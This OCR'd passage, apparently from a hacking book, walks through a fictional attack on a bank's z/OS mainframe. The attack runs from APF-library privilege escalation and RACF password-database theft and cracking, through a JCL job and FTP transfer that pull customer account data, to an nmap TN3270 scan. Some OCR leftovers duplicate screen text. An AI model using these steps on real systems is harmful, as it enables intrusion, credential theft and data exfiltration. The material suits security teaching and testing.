

192.168.1.0/24
DMZ
SQL
SIP
Web server
Database
10.10.0.0/16
Internal network
Active Directory VM
Terminal
Laptop Device
10.40.5.0/24
Mainframe Net
Mainframe
Unknown networks
Firewall
Internet

To interact with a mainframe, we need a similar program to the one Barney was using, one capable of interpreting the TN3270 protocol. We can fetch a copy here http://x3270.bgp.nu/download.html and run it on our own 10.10.20.118 machine. TN3270 is a variant of the famous Telnet protocol, twisted and adapted to support the historical 3270 data messages implemented on dedicated physical IBM terminals. We download the client and connect to the mainframe's IP address: 10.40.5.33.


ZZZZZZZZ // OOOOOOO SSSSSS
ZZ // OO OO SS
ZZ // OO OO SS
ZZ // OO OO SSSS
ZZ // OO OO SS
ZZ // OO OO SS
ZZZZZZZZ // OOOOOOO SSSSSS
SLASH & PAUL's HOLDING
TERMINAL NAME = LCL702
Your IP(:)
===> Banks agents
Use CUST1
===> Admins and DEVS
Use TSO to logon

The greeting screen is called VTAM and gives access to multiple applications hosted on the mainframe. It’s the bridge between the TCP/IP world and the old and now deprecated SNA (system network architecture) protocol natively supported by the mainframe. Looking at the list of apps, we immediately converge on TSO, the command line interpreter Barney was using.

We enter Barney’s credentials:


File Options Keypad
TSO/E LOGON
Enter LOGON parameters below:
RACF LOGON parameters:
Userid ===> BARNEY
Password ===>
New Password ===>
Procedure ===> ISPFPRO1
Group Ident ===>
Acct Nmbr ===> ACCT#
Size ===>
Perform ===>
Command ===>
Enter an 'S' before each option desired below:
-Nomail -Nonotice -Reconnect -OIDcard
PF1/PF13 ==> Help PF3/PF15 ==> Logoff PA1 ==> Attention PA2 ==> Reshow
You may request specific help information by entering a '?' in any entry field

Tada! We are now on the most secure platform in the world...


x32704:10.10.40.33
File
Options
READY

Riding the beast

The READY prompt greeting us on the mainframe is inviting us to issue commands—granted, with a peculiar syntax, but it just takes getting used to. IBM has hundreds of books on mainframe operations and administration that will come in handy. To get our current privileges, for instance, we run the LU command, short for Listuser.

```
LU

USER=BARNEY  NAME=BARNEY       OWNER=IBMUSER
CREATED=17.002

  DEFAULT-GROUP=SYS1    PASSDATE=17.002  PASS-INTERVAL=180

  ATTRIBUTES=NONE 1

  REVOKE DATE=NONE    RESUME DATE=NONE

  LAST-ACCESS=17.002/15:11:32

  CLASS AUTHORIZATIONS=NONE

  NO-INSTALLATION-DATA

  NO-MODEL-NAME
```

Barney’s attribute is NONE 1. We may have access to some of his personal files, but we will be fairly limited in our interactions with the system. We do not have many privileges on the mainframe—fair enough. That will be our first challenge, then, before going any further.

User passwords on z/OS are hashed in a format based on the old DES algorithm and stored locally in a file. If we can grab this database, we could crack a super admin user and log back into the system with full privileges. The location of the database depends on the security product installed to handle authentication.

RACF is the most common security product on z/OS. Other contenders include ACF2 or Top Secret, both currently owned by Broadcom. It is an odd thing that the component responsible for core security operations like authentication and authorization is not part of the operating system per se, but is sold separately as a pluggable module. There is a good to fair chance that we are dealing with RACF, so let's just go ahead and call the RVARY LIST command to locate the database. If it fails, we know we are dealing with another security product:

```
rvary list

ICH15013I RACF DATABASE STATUS:

ACTIVE USE  NUM VOLUME DATASET

------ ---  --- ------ -------

YES  PRIM  1 JASYS1 SYS1.RACFDS

YES  BACK  1 JARES1 SYS1.RACFDS.BACKUP

ICH15020I  RVARY COMMAND HAS FINISHED PROCESSING

READY
```

RACF it is! The primary database is stored in the file SYS.RACFDS with a backup on SYS1.RACFDS.BACKUP. Filenames on z/OS follow a DNS-like naming convention: a succession of qualifiers separated by dots. The first

qualifier is called a high-level qualifier (HLQ), in this case SYS1, which is common for system files.

Trying to read the RACF database, however, prompts a small warning that gently denies us access…too bad. It seems like such a candid idea in retrospect, but sometimes RACF is set in warning mode only. If we try to access a restricted file, it grants access but logs the “security violation”. Other times, RACF only protects files explicitly targeted by a security rule. Imagine if you had to write the ACL of almost every folder/file on Linux…Well, that’s RACF for you.

In any case, it seems these basic traps were avoided by the system programmers in this shop. Let’s explore another option for privilege escalation: APF (authorized program facility) libraries.

These are equivalents of special folders holding kernel modules. Every program launched from these libraries can request the highest privileges and perform any action on the system. This context of execution is called authorized mode. To easily look up APF libraries, we use the following small script ELV.APF https://github.com/ayoul3/Privesc/blob/master/ELV.APF, which parses memory structures to enumerate APF libraries.

We upload it to the mainframe using the IND$FILE protocol from the x3270 client (menu file > transfer file) with the following options:


File
Options
x3270 File Transfer
READY
rvary list
ICH15013I RACF DATABASE
ACTIVE USE NUM VOLUME
------ --- --- ------
YES PRIM 1 JASYS1
YES BACK 1 JARES1
ICH15020I RVARY COMMAND
READY
Local File Name
/root/ELV.APF
Host File Name
ELV.APF
Send to host
Receive from host
Host is VM/CMS
Host is TSO
Host is CICS
Transfer ASCII file
Transfer binary file
Add/remove CR at end of line
Remap ASCII Characters
Append to file
Record Format
Default
Space Allocation Units
Default

We then execute it to list available APF libraries and check Barney's access to each one of them:

```
ex 'BARNEY.ELV.APF' 'LIST'

  APF_DSN, ACCESS

  SYS1.LINKLIB, READ

  SYS1.SVCLIB, READ

  SYS1.SHASLNKE, READ

  SYS1.SIEAMIGE, READ


...snip...


  USER.LINKLIB, WRITE
```

Read access everywhere…except on USER.LINKLIB. Barney seems to have enough privileges to alter this APF resource. Brilliant! We can leverage this weakness to achieve admin privileges. All we have to do is drop a program in this APF library that will request authorized mode through a special CPU instruction called MODESET, then give Barney full access to the mainframe by granting the SPECIAL attribute! Going through assembly instructions on z/OS is very much outside the scope of this book, so we will just be thankful that ELV.APF does all of this automatically, but if you are ever curious about its internal workings, check out this Black Hat presentation: https://bit.ly/3bNjKT7.

We execute the script on the machine, point to the USER.LINKLIB library, and immediately after, run the LU command to check our new privileges:

```
ex 'BARNEY.ELV.APF' 'USER.LINKLIB'

Compiling WAWIDFZ in USER.LINKLIB


READY


LU


15.35.19 JOB03341 $HASP165 ASMCMP1  ENDED AT N1 MAXCC=0

USER=BARNEY  NAME=BARNEY        OWNER=IBMUSER
CREATED=17.002

  DEFAULT-GROUP=SYS1    PASSDATE=17.002  PASS-INTERVAL=180

ATTRIBUTES=SPECIAL
```

Hallelujah! SPECIAL is equivalent to having root privileges on a Linux machine. We can now download the whole RACF database and crack it offline using classic password cracking tools, such as John The Ripper community version https://github.com/magnumripper/john or Hashcat https://hashcat.net/. This will give us access to other accounts in case we lock this one for some reason (use file > transfer file, but this time choose a binary transfer). We download the RACF database to a file located at /root/racf.dmp.


LU
15.35.19 JOB03341 $HASP165 A
USER=BARNEY NAME=BARNEY
DEFAULT-GROUP=SYS1 PASS
ATTRIBUTES=SPECIAL
REVOKE DATE=NONE RESUME D
LAST-ACCESS=17.002/15:35:17
CLASS AUTHORIZATIONS=NONE
NO-INSTALLATION-DATA
NO-MODEL-NAME
LOGON ALLOWED (DAYS)
ANYDAY
GROUP=SYS1 AUTH=USE
CONNECTS= 06 UACC=NO
CONNECT ATTRIBUTES=NONE
REVOKE DATE=NONE RESUM
SECURITY-LEVEL=NONE SPECIFIE
CATEGORY-AUTHORIZATION
NONE SPECIFIED
SECURITY-LABEL=NONE SPECIFIE
READY
x3270 File Transfer
Local File Name
/root/racf.dmp
Host File Name
SYS1.RACFDS
Send to host
Receive from host
Host is VM/CMS
Host is TSO
Host is CICS
Transfer ASCII file
Transfer binary file
Add/remove CR at end of line
Remap ASCII Characters
Append to file
Record Format
Default
Fixed
Space Allocation Units
Default
Tracks

Passwords are, by default, stored using the obsolete DES algorithm combined with weak password policies: no mixed characters, three special characters, maximum eight characters, and so on. This can, of course, be changed by installing specific modules (or exits), but who really bothers? The procedure to extract passwords from RACF is detailed in Soldier of Fortran's blog post, available at https://bit.ly/3wrLwfR.

We follow the installation procedure of John The Ripper, which is detailed in the /doc/INSTALL-UBUNTU on the GitHub repo https://github.com/magnumripper/john

root@FrontGun:~# git clone https://github.com/openwall/john -b bleeding-jumbo john

root@FrontGun:~# apt install git build-essential libssl-dev zlib1g-dev yasm pkg-config libgmp-dev libpcap-dev libbz2-dev

Then proceed to compile John The Ripper from source files:

root@FrontGun:~# cd john/src/

root@FrontGun:~# ./configure && make -s clean && make -sj4

Configure finished. Now "make -s clean && make -sj4" to compile.

Make process completed

We check that John The Ripper has been installed properly by running a quick benchmark test:

```
root@FrontGun:~# cd ../run && ./john --test=0

Warning: doing quick benchmarking - the performance numbers will be inaccurate

Benchmarking: descrypt, traditional crypt(3) [DES 128/128 SSE2-16]... DONE

Many salts:    5862K c/s real, 5862K c/s virtual

Only one salt:  4377K c/s real, 4377K c/s virtual

...snip...
```

Perfect, now we extract the password hashes from our local copy of the RACF database, using the utility racf2john shipped with this special version of John The Ripper:

```
root@FrontGun:~# ./racf2john /root/racf.db > racf_hashes.txt

root@FrontGun:~# head racf_hashes.txt

GREY:$racf$*GREY*8D47EF2A2C534CDE

...snip...
```

We feed these hashes to John and patiently wait for passwords to pop up:

```
root@FrontGun:~# ./john racf_hashes.txt
```

PASS1 (BARNEY)

SEC000 (SEC000)

...snip...

Note: If you want to play with an emulated mainframe to discover this wonderful hidden world, start with this instruction sheet to install the Hercules emulator: https://bit.ly/3GaddPt.

Hunting for files

This step is kind of tricky. On Windows, we just accessed every file on every server looking for interesting data. There was no audit log to worry about because people rarely log successful access to files. Furthermore, we had domain admins rights, so we could access everything, remember?

Well, on a mainframe, things are a bit different. People still do not log successful access to files, but they do monitor their CPU usage closely. Not that they are worried about performance, but because the bill they pay is closely tied to their CPU consumption. We have to be careful not to work it up too much in order to avoid detection. Check out Soldier of Fortran's war story about the hack of a mainframe in Sweden: https://www.youtube.com/watch?v=SjtyifWTqmc.

One approach would be to only check users' local home folders. The mainframe is not a personal machine, so we will not stumble on cat pictures and vacation videos. If we target some service accounts, we might land on business data they process. These powerful service accounts likely have the attributes OPERATIONS and PROTECTED. OPERATIONS grants untethered access to any data, regardless of the RACF security rule in place—a valuable attribute for databases and other middleware applications. PROTECTED, on the other hand, is usually assigned to non-human service accounts to restrict their ability to open interactive sessions

We use the REXX.GETUSERS[11] script to uniquely fetch these users:

ex 'REXX.GETUSERS' 'OPERATIONS PROTECTED'

600 users are present on the system

Fetching users with attributes OPERATIONS PROTECTED

[+] CICSPROD has the attribute OPERATIONS PROTECTED

...snip...

Interesting! CICS is a middleware used to host interactive applications on a mainframe. Think of it as the Apache Tomcat of the mainframe world. Most of today's business transaction applications handling wire transfers, banking data, and fraud control rely on it, which makes it a good target. Let's list its home "folder" using the listc command:

listc level('CICSPROD')

LISTING FROM CATALOG – CATALOG.Z110S.MASTER

CLUSTER ------- CICSPROD.ACCOUNT

    IN-CAT --- CATALOG.Z110S.MASTER

DATA ---------- CICSPROD.ACCOUNT.DATA

    IN-CAT --- CATALOG.Z110S.MASTER

INDEX ---------- CICSPROD.ACCOUNT.INDEX

    IN-CAT --- CATALOG.Z110S.MASTER

...snip...

Files named CICSPROD.ACCOUNT are very promising files indeed! But getting it out is not as simple as that. These are indexed VSAM datasets: binary files holding indexed data. We need to convert them to regular text files before downloading them using our x3270 emulator or FTP.

We prepare a script on the Front Gun server to convert these VSAM files to flat files. It is a JCL code that launches the SORT program. The latter copies one record at a time of the VSAM datasets (CICSPROD.ACCOUNT) into a normal text file called BARNEY.FLAT.ACCOUNT.

```
//JOBCOPY JOB
//STEP0100 EXEC PGM=SORT 1
//SYSOUT  DD  SYSOUT=*
//SORTIN  DD  DSN=CICSPROD.ACCOUNT, 2
//           DISP=SHR 3
//SORTOUT  DD  DSN=BARNEY.FLAT.ACCOUNT, 4
//           DISP=(NEW,CATLG,DELETE),
//           UNIT=SYSDA,
//           SPACE=(CYL,(20,1),RLSE),
//           DCB=(LRECL=80,RECFM=FB,BLKSIZE=0)
//SYSIN    DD  *
```

```
  SORT FIELDS=COPY
/*
```

The SORTIN statement 2 points to the input dataset CICSPROD.ACCOUNT expected by the SORT program 1, opened in shared access mode (DISP=SHR 3). The SORTOUT statement 4 points to the output data that needs to be created (DISP=(NEW,CATLG,DELETE)) on the regular storage disk associated with the mainframe (SYSDA). The DCB attribute defines the characteristics of the output file, which is a fixed (FB) 80 characters per line.

We upload this script to the mainframe using the file transfer option, this time with options LRECL=80, BLKSIZE=24000 to respect JCL requirements, and execute it using the following command on TSO:

```
READY
sub 'BARNEY.COPY’
```

Once it has finished, we can download the resulting BARNEY.FLAT.ACCOUNT file using the file transfer option or a regular FTP client:

```
> ftp 10.40.5.33
> BARNEY
> PASS1
```

> get 'BARNEY.FLAT.ACCOUNT'

local: 'BARNEY.FLAT.CUSTOMER' remote: 'BARNEY.FLAT.CUSTOMER'

200 Port request OK.

125 Sending data set BARNEY.FLAT.CUSTOMER FIXrecfm 80

250 Transfer completed successfully.

14020 bytes received in 0.55 secs (26.5188 kB/s)

root@FrontGun:~# cat BARNEY.FLAT.CUSTOMER

400001 KIETH MCDONALD 4501 W MOCKINGBIRD

400002 ARREN ANELLI 40 FORD RD

400003 SUSAN HOWARD 1101 ECOND AVE #312

...snip...

Note: Barney needs what is referred to as OMVS or Unix privileges to use FTP, but almost all regular mainframe users have this privilege by default so we will not dwell on it too much. Given that we have the SPECIAL privilege, we can grant it to his account anyway. To learn more about mainframe hacking, check out this talk by Soldier of Fortran and BigEndianSmalls: https://www.youtube.com/watch?v=LgmqiugpVyU.

Hold on, isn’t that cheating?

Some may argue: “Well, this is all nice, but you kind of cheated there! You used Windows domain privileges to pwn the mainframe. What if there were no easily identifiable Windows group called mainframeOps? What if admins used smart cards or Kerberos to access this all-too-secure platform? What if…”

The security of a system boils down to the security of its weakest link. The mainframe may indeed be the most securable platform on Earth. However, given an unsecure environment, it will obviously fall short, as will any other component. But then again, since this environment is so overlooked by the hacker community for reasons that I cannot comprehend, let’s shoot some hoops and have fun. Let’s assume that we could not sniff out anything useful to access the mainframe…can we still get in? Follow me to the next chapter to find out.

Rewind—First contact

Using Nmap[12], we scan different sub-networks looking for telltale mainframe signs. Usually, the main service (VTAM) runs on ports 23, 10023, 2323, 992, and 5023. We will focus on these to speed up the scan across many networks, starting from 10.1.0.0/16 to 10.255.0.0/16.

FrontGun:~# proxychains nmap -sT -sV -n -p 23,10023,2323,992,5023 10.40.0.0/16

S-chain|-<>-192.168.1.56:80-<>-10.10.20.118:8080-<>-OK

Nmap scan report for (10.40.5.33)

PORT STATE SERVICE VERSION

23/tcp open tn3270 IBM Telnet TN3270

Nmap scan report for (10.40.5.34)

PORT STATE SERVICE VERSION

23/tcp open tn3270 IBM Telnet TN3270

The option -sV determines the banner associated with each open port. As you can see, two IP addresses show up hosting a TN3270 service: 10.40.5.33 and 10.40.5.34.

Nmap has a TN3270 library since version 7.0, so we can easily interact with the mainframe:

FrontGun:/usr/share/nmap/scripts# nmap -n -sV 10.40.5.33 -p 23 --script tn3270-screen

PORT STATE SERVICE VERSION

23/tcp open tn3270 IBM Telnet TN3270 (traditional tn3270)

| tn3270-screen:

|

| ZZZZZZZZ   // OOOOOOO   SSSSSS

| ZZ   // OO   OO SS

| ZZ   // OO   OO   SS

| ZZ   //   OO   OO   SS

| ZZ   //   OO   OO   SS

| ZZZZZZZZ //   OOOOOOO   SSSSSS

|

| Slash & Paul’s Holding

|

| TERMINAL NAME = LCL703   Your IP(:)

